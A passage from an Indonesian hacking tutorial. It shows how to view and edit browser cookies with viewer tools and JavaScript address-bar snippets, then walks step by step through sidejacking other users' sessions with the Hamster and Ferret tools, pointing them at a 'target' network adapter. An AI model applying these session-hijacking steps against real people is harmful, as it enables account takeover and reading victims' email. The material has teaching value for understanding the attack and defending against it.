Gambar 351: Contoh cookies.

Anda bisa menemukan file cookies yang disimpan dalam komputer pada direktori berikut:


Windows XP: **C:\Documents and Settings\<nama-user>\Cookies.**

Windows 7: **C:\Users\<nama-user>\AppData\Roaming\Microsoft\Windows\Cookies.**

Pada bagian <nama-user>, bisa diganti dengan *Default*.


Atau pada:

C:\Users\<nama-user>\AppData\Local\Microsoft\Windows\Temporary Internet Files




Gambar 352: Cookies dalam komputer.

File cookies yang ditemukan bisa dibuka menggunakan Notepad.



Gambar 353: Melihat file cookies.

Selain dengan cara di atas, kita juga bisa melihat cookies menggunakan software. Di sini saya menggunakan Karen's Cookies Viewer karena selain bisa menampilkan cookies, juga menampilkan berapa lama lagi usia cookies tersebut.



Gambar 354: Karen's cookie viewer.

Selain menggunakan software di atas, sebuah software lainnya yang mampu memberikan lebih banyak informasi cookies adalah program dari Nirsoft yang tersedia untuk Internet Explorer dan Mozilla Firefox.

Berikut tampilan saya menggunakan MozillaCookiesView.

Domain/Host	Path	Name	Value	Expiration Date	Secure	Domain Ac...	User ID
zimbra.com	/	_ga	10-85441c344484d2...T...	26/04/2012 10:45:35	No	1280338889X	
zimbra.com	/	_gma	1044985134448888126...	26/04/2012 5:18:43	No	12803376695	
zimbra.com	/	_gma	P0-17050208-1283003...	18/03/2018 7:00:00	No	12803388894	
zimbra-im2.zimbra...	/	_juid	623940967509579099	23/03/2013 4:48:12	No	130136349277	
192.168.0.2	/	mcmessage	en	01/01/2048 10:00:00	No	12919842588	
a.jabotab.com	/	en	AD-a32530054a07c0f4e...	19/01/2018 10:54:11	No	12803379698	
ak.baneker.co	/	OAS	9fb1a1d739a79466eab3...	07/03/2012 4:02:11	No	12819879698	
ad.adrage.com	/	OAS	3acc1994c51b8009ewb2...	29/02/2012 13:23:49	No	128198536124	
ad.adrage.com	/	OAS	987440ae3a233634417a5...	25/01/2012 23:15:47	No	128198404057	
ad.kandisensi...	/	OAS	www994a0b8a4478478...	08/01/2012 21:17:23	No	128200201384	
ad.kandisensi...	/	o	45720042a649d	05/04/2011 16:22:27	No	12991059475	
ad.wood.com	/	LJ	46-18211063-00430441...	04/04/2011 16:22:27	No	12891059471	
ad.wood.com	/	o	'WtWv-K2vz0t4v-yKAKM...	27/01/2011 7:59:47	No	12819542302	
ad.yieldmanager.c...	/	h	9037a007912bb448e...	19/01/2018 10:43:13	No	12819542301	
ad.yieldmanager.c...	/	h	'9tR9V0C15+38725-1...	27/03/2013 8:00:33	No	12819852546	
ad.yieldmanager.c...	/	h	'9tR9V0C15+38725-1...	26/03/2013 13:55:05	No	12821567789	
ad.yieldmanager.c...	/	pd	'bememnrgo	05/09/2011 1:06:00	No	12821567314	
ad.yieldmanager.c...	/	vh	'bememnrgo	05/09/2011 1:06:00	No	12821567314	
ad.yieldmanager.c...	/	pS	'bememnrgo-10cV1-AM1...	13/09/2011 11:15:08	No	12844177599	
ad.yieldmanager.c...	/	vid	vid-3a084aef-57c5-11e...	29/04/2011 23:23:19	No	13011503999	
ad.yieldmanager.c...	/	visitday1	ad99e1	29/03/2011 7:00:09	No	130127398728	
ad.yieldmanager.c...	/	today1	'xZQwZ	29/03/2011 7:00:09	No	130127398728	
ad.yieldmanager.c...	/	AVPUD	2be0c38095ca2e98050...	22/02/2012 23:56:25	No	12963978132	
ad2.refusion.net	/	bb_temp	214893940	28/03/2011 18:34:13	No	12984085602	
ad2.bannerbank.ru	/	bb_temp	215326878	28/03/2011 18:36:12	No	12984085605	
adabimoni.com	/	HotCnR95006	128198361966	16/04/2011 21:36:01	No	12819883619	
adabimoni.com	/	HotCnR20000	1284421171436	16/04/2011 6:39:31	No	12819883619	
adabimoni.com	/	HotPh425000	1	14/09/2011 6:39:31	No	12819883619	
	


Gambar 355: Mozilla Cookies View.

Kita juga bisa melihat cookies langsung dari website yang Anda buka. Sebagai contoh, saya menggunakan Facebook dan Hotmail.

Ketik script berikut pada *address bar* untuk melihat cookies-nya.

```
javascript:alert(document.cookie)
```

Maaf, demi keamanan, sedikit saya coret-coret hasilnya.




Gambar 356: Melihat cookies Facebook dan Hotmail.

Kalau Anda kebingungan, kita bisa menghilangkan karakter khusus supaya lebih nyaman.

Gunakan kode di bawah ini.

```
javascript:alert(unescape(document.cookie))
```


Berikut hasilnya, untuk melihat perbedaan yang lebih jelas. Perhatikan pada bagian http, bandingkan dengan gambar sebelumnya.



Gambar 357: Tampilan tanpa karakter khusus.

Tampaknya sudah mendingan. Supaya lebih mudah dipahami, kita akan mengganti titik koma dengan dua tombol enter agar tampil rapi. Berikut kode yang digunakan.

```
javascript:alert(unescape(document.cookie).replace(/;/gi,"\\n\\n"))
```



Gambar 358: Cookies tampil lebih rapi.


Dari kode di atas, apabila Anda ingin melakukan perintah unescape lagi, Anda bisa mengubahnya menjadi:

```
javascript:alert(unescape(unescape(document.cookie)).replace(/;/gi,"\\n\\n"))
```

Untuk mengedit atau mengubah isi cookies, gunakan kode berikut:


```
javascript:alert(window.c=function(a,n,v,nv){c=document.cookie;c=c.substring(c.indexOf(n)+n.length,c.length);c=c.substring(1,((c.indexOf(";"))>-1)?c.indexOf(";"):c.length);nc=unescape(c).replace(v,nv);document.cookie=n+"="+escape(nc);return unescape(document.cookie)});alert('The cookie is: "'+document.cookie+'"');alert(c(prompt("The name of the cookie:","",""),prompt("Change this value:","",""),prompt("with this:","","")));
```

Awalnya, akan tampil informasi seperti gambar berikut ini, klik saja **OK**.




Gambar 359: Informasi editing cookies.

Selanjutnya akan muncul tampilan isi cookies.




Gambar 360: Tampilan cookies.

Setelah Anda mengklik OK, kini Anda bisa mengedit nilai cookies tersebut. Pertama-tama, masukkan nama cookies tersebut, lalu klik **OK**.




Gambar 361: Membuat nama baru.

Selanjutnya, gantilah nilai yang ingin diganti, tergantung nilai dari cookies yang muncul sewaktu Anda melihat cookies pada bagian sebelumnya.




Gambar: 362 Mengganti value.

Dan masukkan nilai baru yang ingin Anda ganti.




Gambar 363: Value baru.

Anda juga bisa menggunakan program Cookie Editor untuk mengubah nilai cookie. Setelah menginstall dan menjalankan program ini, klik kanan pada cookies yang akan diedit, kemudian klik **Edit Cookie <nama-cookie>**.



Gambar 364: Cookie Editor.

Dari kotak dialog yang muncul, masukkan nilai yang baru. Setelah selesai, klik tombol Save.



Gambar 365: Mengedit cookie.

Session Hijacking | 30

Apabila sebelumnya saya menganalogikan cookies dengan penjahit baju, session saya ibaratkan dengan seseorang yang sedang nonton bioskop. Bayangkan, pas lagi asyik nonton, di pertengahan film Anda kebelet. Mau tidak mau Anda harus ke luar studio untuk ke toilet (kecuali kalau Anda menggunakan pampers). Setelah Anda dari toilet dan untuk masuk ke dalam bioskop lagi, Anda diwajibkan menunjukkan karcis (*session identifier*) yang telah Anda beli sebelumnya kepada penjaga studio. Tujuannya supaya penjaga tahu bahwa Anda adalah orang yang sah.

Dalam HTTP, *session identifier* terdiri atas kumpulan karakter dan angka yang panjang dan acak. Ketika pengunjung pertama kali datang, server akan memberikan tiket berupa *session id*. Ketika server menerima request dari pengunjung yang membawa *session id*, server akan memeriksa apakah *session id* itu valid. Jika *session id* valid, server yakin bahwa *request* ini datang dari "returning visitor" (orang yang kembali dari toilet), bukan orang lain.

Ada dua media untuk membawa *sessionid*, yaitu cookie dan URL. Cookie biasanya berupa file text yang disimpan oleh browser dan dikirimkan kembali ke server bersama setiap *request*. Sedangkan *sessionid* yang dibawa melalui URL umumnya berbentuk parameter seperti ?*sessionid*=123123.

Server umumnya memberikan sessionid melalui cookie karena cara ini lebih aman dari pada menggunakan URL.

Untuk bisa mengakses halaman login (masuk studio), umumnya pengunjung diharuskan memasukkan username dan password. Setelah itu, barulah pengunjung bisa menikmati fasilitas website yang ada, sampai pengunjung melakukan *logout*.

Server website akan mengirimkan cookies ke komputer kita sebagai pengenal bahwa kita adalah pemilik account yang sah dan apabila kita mengunjungi website itu lagi, kita bisa langsung login karena kita dikenal sebagai pemilik account website tersebut.

Bayangkan, apabila saat Anda ke toilet, tiket Anda jatuh dan ditemukan orang lain. Tentu saja dia bisa masuk studio dengan tiket tersebut. Sedangkan Anda tidak diperbolehkan masuk karena tidak memiliki bukti atau tanda masuk lagi.

Karena cara kerja session cookies inilah, muncul HTTP Session Hijacking. Sistem kerja HTTP Session Hijacking adalah menduplikasi session cookies dan menyimpannya di komputer kita. Sehingga ketika kita mengunjungi website tempat korban login, kita juga bisa langsung login karena kita dianggap pemilik account yang sah dengan memiliki cookies yang server berikan.

Itulah yang akan terjadi bila seseorang mencuri sessionid. Jika Anda sedang login email dan sessionid Anda dicuri orang lain, orang lain itu juga bisa membaca email Anda.

Nah, untuk menemukan sessionid tersebut, beberapa caranya telah kita ulas, seperti: Sniffing, Man-in-the-middle (MITM), atau menggunakan metode Cross Site Scripting (XSS).

Di sini kita akan mencoba melakukan HTTP Session Hijacking menggunakan sebuah program kecil yang bernama hamster untuk mendapatkan sessions cookies. Program ini bekerja sebagai server proxy untuk memanipulasi setiap data yang telah diraih oleh Ferret.

Ferret sendiri adalah tool yang digunakan untuk mengambil session cookies yang bekerja di belakang layar untuk menangkap sesions cookies yang melewati jaringan pada port 80.

Metode yang kita lakukan ini dikenal pula dengan nama *sidejacking*. Anda bisa mendapatkan cookie menggunakan packet-sniffer, kemudian diimpor ke browser di komputer Anda. Tidak seperti metode hijacking lainnya, target tidak akan merasa bahwa sesi mereka sedang dibajak. Sebab, tidak ada source JavaScript yang bisa ditemukan seperti halnya pada cross-site-scripting.

Berikut langkah untuk menggunakan hamster:


1. Jalankan hamster, tampilannya seperti gambar di bawah ini.



```
C:\My Documents\Bluetooth Exchange Folder\hamster-win
HAMSTER 2.0 - side-jacking tool -
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_port_option(1234)
DEBUG: pg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
beginning thread
```


Gambar 366: Menjalankan hamster.

2. Atur proxy pada browser Anda dengan IP: 127.0.0.1 dan port: 1234.




Gambar 367: Mengganti proxy.

3. Masukkan alamat berikut pada URL: <http://hamster/> atau <http://localhost:1234/> (apabila localhost komputer Anda bisa digunakan). Berikut tampilan hamster. Saat ini Anda belum memiliki target.



Gambar 368: Menjalankan hamster dari browser.

4. Klik pada link **Adapters** dan masukkan nama target yang akan Anda bajak (*hijack*). Secara default telah terisi dengan *eth0*. Bisa juga Anda ganti dengan *wlan0* apabila Anda terhubung secara wireless. Untuk menemukan target pada linux, Anda bisa menggunakan perintah *ifconfig*.




Gambar 369: Eth0.

Dalam windows, nama adapter yang dimasukkan bisa juga alamat MAC Address yang bisa Anda lihat menggunakan perintah `ipconfig /all` dalam Command Prompt. Nama target pada gambar di bawah adalah *Physical Address*.

```
Ethernet adapter Local Area Connection:  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . . . . . :  
Description . . . . . : JMicron PCI Express Gigabit Ethernet Adapter  
Physical Address . . . . . : 00-0C-29-00-00-ED  
DHCP Enabled . . . . . : Yes  
  
Ethernet adapter Bluetooth Network Connection:  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . . . . . :  
Description . . . . . : Bluetooth Device (Personal Area Network)  
Physical Address . . . . . : 1C-4B-0E-00-0A-5D  
DHCP Enabled . . . . . : Yes  
Autoconfiguration Enabled . . . . . : Yes  
  
Wireless LAN adapter Wireless Network Connection:  
Connection-specific DNS Suffix . . . . . :  
Physical Address . . . . . : 00-0C-29-00-00-2F  
DHCP Enabled . . . . . : Yes  
Link-local IPv6 Address . . . . . : fe80::0c29:6e0f%12 (Preferred)  
IPv4 Address . . . . . : 172.20.10.5 (Preferred)  
Subnet Mask . . . . . : 255.255.255.0  
Lease Obtained . . . . . : 28 Maret 2011 22:16:13  
Lease Expires . . . . . : 31 Maret 2011 3:38:00  
Default Gateway . . . . . : 192.168.0.1  
DHCP Server . . . . . : 192.168.0.1  
DHCPv6 IAID . . . . . : 280998312  
DHCPv6 Client DUID . . . . . : 00-0C-29-00-00-00-00-00-00-00-00-00-00-00-00-00
```


Gambar 370: Physical Address.

5. Setelah Anda memasukkan nama target, klik tombol **Submit Query**.



Gambar 371: Memasukkan nama target.

